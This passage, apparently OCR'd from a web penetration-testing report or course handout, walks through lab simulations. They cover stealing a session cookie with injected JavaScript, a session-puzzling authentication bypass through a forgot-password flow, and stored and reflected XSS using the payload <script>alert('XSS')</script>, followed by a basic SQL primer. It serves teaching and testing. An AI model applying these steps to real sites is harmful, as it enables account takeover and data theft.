
Simulation 21: Hijack Inspection

Now that we have determined that we can

1. Inject malicious javascript
2. The HttpOnly attribute is not set for the session cookie


We can start building our malicious payload and hijack the session information to our malicious web-server.

Then we write the code to help us to steal the cookie and hijack the session and run it in the terminal.




Simulation 22: Stealing Cookie

Afterwards we inject the malicious javascript in the text-area field we see the stolen cookie in the server logs.



Simulation 23: Inject Malicious Code

The attacker can now change the session cookie value in his browser console by the session cookie that we hijacked with our malicious payload to "hijack" the victims account.



Simulation 24: Change Session Cookie

4.4 Session Puzzling

Session Puzzles are vulnerabilities at the application level that can be exploited by overriding session attributes, also referred to as 'Session Variable Overloading'.We observe this vulnerability when the same session variable is used for more than one purpose, which makes it possible to grant access to pages in an order that is unanticipated by developers, whereby a session variable set in one context may be used in another.

Some potential impacts of such exploits are:

- Bypass authentication and authorization enforcements
- Elevate privileges
- Cause unexpected behaviors with the application
- Affect content delivery destination
- Avoid flow enforcement restrictions

The attack is indirect in nature; hence it can avoid detection by following a 'valid' behavior pattern. There is a low probability for mitigations at the code level. In this type of attack, we have a unique attack vector that can lead to new types of logical attacks, letting an attacker gain control over a valid account without even requiring malicious input.

A sequence of entry points are accessed in a pre-planned, random, or timely manner in this type of attack. As a result, this is ideal for stealth attacks, i.e., attacks conducted covertly where hiding evidence of the attackers' actions is key, avoiding security mechanisms that validate the user's input.

As a result, it can exploit issues that are rarely mitigated. An example of this form of attack can be seen in banking applications where verification phases are skipped during multiphase transactions.

4.4.1 Impact

1. Authentication bypass

   A Session Puzzling attack can bypass the authentication mechanism that contains identity-related values that are usually stored in the session after a successful authentication process. This is possible by accessing a publicly accessible entry point like a webpage that uses a similar session variable technique that is based on fixed values or on inputs entered by the user.

2. Impersonating users

   Access control over private user resources is enforced through various methods. But in most cases, as a rule, we reply on the logged-in user identity or the values that are stored in that session.

   EX: If one can find a method to alter the identifying values for a specific session, a malicious user could find a way to get another user's content and perform some actions on their behalf. This could cause a loss in monetary terms or lead to personal information leakage based on the amount of sensitive information that the compromised user's session was holding.

3. Bypassing process flows

   If several processes of a flow are activated simultaneously, the session flags can be bypassed. In processes like password recovery, registrations, etc., this can be done in their flow enforcement mechanisms. Generally, multiphase processes are accessed simultaneously.

   However, the attacker must perform a successful process without qualifying the initial phase. Doing so would make it possible to abuse the flags stored in the initial stage process, making it possible for the attacker to bypass subsequent phases in a sensitive multiphase process.


4.4.2 Prevention

Hence in order to mitigate or minimize the risk from Session Puzzles, here are a few tips:

1. Avoid storing unnecessary values in the session
2. Avoid using the same session variable with identical names in different modules and entry points, mainly public and private entry points
3. Avoid storing objects in the session instead of variables
4. Avoid using a session as a temporary container of values
5. Perform validations on the session originating values before using them in the application code


4.4.3 Simulation

The application here allows us to the user to sign in and also provides "forgot password" functionality. By making an educated guess and as highlighted by the placeholders




Simulation 25: Log in page (admin/admin)

On our successful log in we get the credentials to get some legal information




Simulation 26: Obtain Information

Now, lets assume the user logs out and forgets his password




Simulation 27: Forget Password

The attempts to recover password by providing the username(admin) and if the username is valid the app says he/she should receive his new password through an email.



Simulation 28: Password Recovery


we observe closely the application sets a new session cookie once the user provides a username as requested by the application



Simulation 29: Sets New Session Cookie


As we know the session puzzling attack is possible since the app uses session variables for more than one purpose what if in this scenario we try to access /dashboard page which provides some confidential C level information.

So we will try to access the dashboard and see if we reach the information there by changing the url up there



Simulation 30: Access Dashboard

we can actually access authenticated pages without logging in to the application thus proving that we are able to successfully bypass authentication mechanism.



Simulation 31: Bypass Authentication Mechanism

Chapter 5: Data Validating Testing

The most common web application security weakness is the failure to properly validate input coming from the client or environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications.

Data from an external entity or client should never be trusted, since it can be arbitrarily tampered with by an attacker. "All Input is Evil", says Michael Howard in his famous book "Writing Secure Code". That is rule number one. Unfortunately, complex applications often have a large number of entry points, which makes it difficult for a developer to enforce this rule. In this chapter, we describe Data Validation testing. This is the task of testing all the possible forms of input, to understand if the application sufficiently validates input data before using it.

5.1 Cross-Site Scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

5.1.1 Procedure

Attack can be performed by sending URL to the victim to access personal data as cookies, session token to use their personal account for their own purpose.

Attacker can write a URL that includes their injected script so when the victim clicks on the link it executes script or redirects to malicious website to download or send malicious software to affect him either by stealing his cookies (script send the cookies file of the victim to the attacker’s mail for example) or attack his device, this type mostly depends on social engineering.




Figure 31: XSS in action

It also can be done by saving attacker's script on the website, that type of attack can be performed on websites that have comment fields, submission forms, contact forms, posts, or upload files something that is sent to the website and saved in its database which cause that any user open this website the injected script will execute in his browser stealing his cookies or Auth. keys or redirect him to the attacker website harming the victim.





Figure 32: XSS in action include database

5.1.2 Detection

To test if that web application is vulnerable to XSS attack, we search for all input fields and try inject payload or list of payloads according to the level how his field is secured. Most common injection is <script>alert('XSS')</script> if the web application alerted XSS the test is positive and done without harming the web application or its users.


5.1.3 Simulation

We start with stored XSS, in which our script is saved into the database of the vulnerable application.




Simulation 32: XSS insert payload

So once we submit our script then clicking on "visit my website!" hyperlink the script gets executed, now we can copy the url of this link and send it to our victim.




Simulation 33: XSS alert

Now with reflected XSS, in which the script gets executed immediately after being inserted into a vulnerable field.



Simulation 34: XSS executed

Then after we submit our input the script gets executed at once.



Simulation 35: XSS vulnerable alert

5.2 SQL Injection

SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web applications authentication methods to private or customer areas. This is why as well as SQLi being one of the oldest web application vulnerabilities, it also can be the most damaging.

5.2.1 Database

A database is a way of electronically storing collections of data in an organised manner. A database is controlled by a DBMS which is an acronym for Database Management System, DBMS's fall into two camps Relational or Non-relational, the focus of this room will be on Relational databases, some common one's you'll come across are MySQL, Microsoft SQL Server, Access, PostgreSQL and SQLite.

Within a DBMS, you can have multiple databases, each containing its own set of related data. For example, you may have a database called “shop“. Within this database, you want to store information about products available to purchase, users who have signed up to your online shop, and information about the orders you've received. You'd store this information separately in the database using something called tables, the tables are identified with a unique name for each one. You can see this structure in the diagram below, but you can also see how a business might have other separate databases to store staff information or the accounts team.




Figure 33: Database

A table is made up of columns and rows, a useful way to imagine a table is like a grid with the columns going across the top from left to right containing the name of the cell and the rows going from top to bottom with each one having the actual data.

Figure 34: Database Table

Each column, better referred to as a field has a unique name per table. When creating a column, you also set the type of data it will contain, common ones being integer (numbers), strings (standard text) or dates. Some databases can contain much more complex data, such as geospatial, which contains location information. Setting the data type also ensures that incorrect information isn't stored, such as the string "hello world" being stored in a column meant for dates. If this happens, the database server will usually produce an error message. A column containing an integer can also have an auto-increment feature enabled; this gives each row of data a unique number that grows (increments) with each subsequent row, doing so creates what is called a key field, a key field has to be unique for every row of data which can be used to find that exact row in SQL queries.

Rows or records are what contains the individual lines of data. When you add data to the table, a new row/record is created, and when you delete data, a row/record is removed.

A relational database, stores information in tables and often the tables have shared information between them, they use columns to specify and define the data being stored and rows to actually store the data. The tables will often contain a column that has a unique ID (primary key) which will then be used in other tables to reference it and cause a relationship between the tables, hence the name relational database.

On the other hand, non-relational databases, sometimes called NoSQL, is any sort of database that doesn't use tables, columns and rows to store the data, a specific database layout doesn't need to be constructed so each row of data can contain different information which can give more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and ElasticSearch.

SQL (Structured Query Language) is a feature-rich language used for querying databases, these SQL queries are better referred to as statements.

The simplest of the commands which we'll cover is used to retrieve select, update, insert and delete data. Although somewhat similar, some databases servers have their own syntax and slight changes to how things work. The following examples are based on a MySQL database.

SELECT * from users;

ID	Username	Password
1	Jon	pas123
2	Admin	p4ssword
3	Martin	secret123

The first-word in SELECT tells the database we want to retrieve some data, the * tells the database we want to receive back all columns from the table. For example, the table may contain three columns (id, username and password) "from users" tells the database we want to retrieve the data from the table named users. Finally, the semicolon at the end tells the database that this is the end of the query.

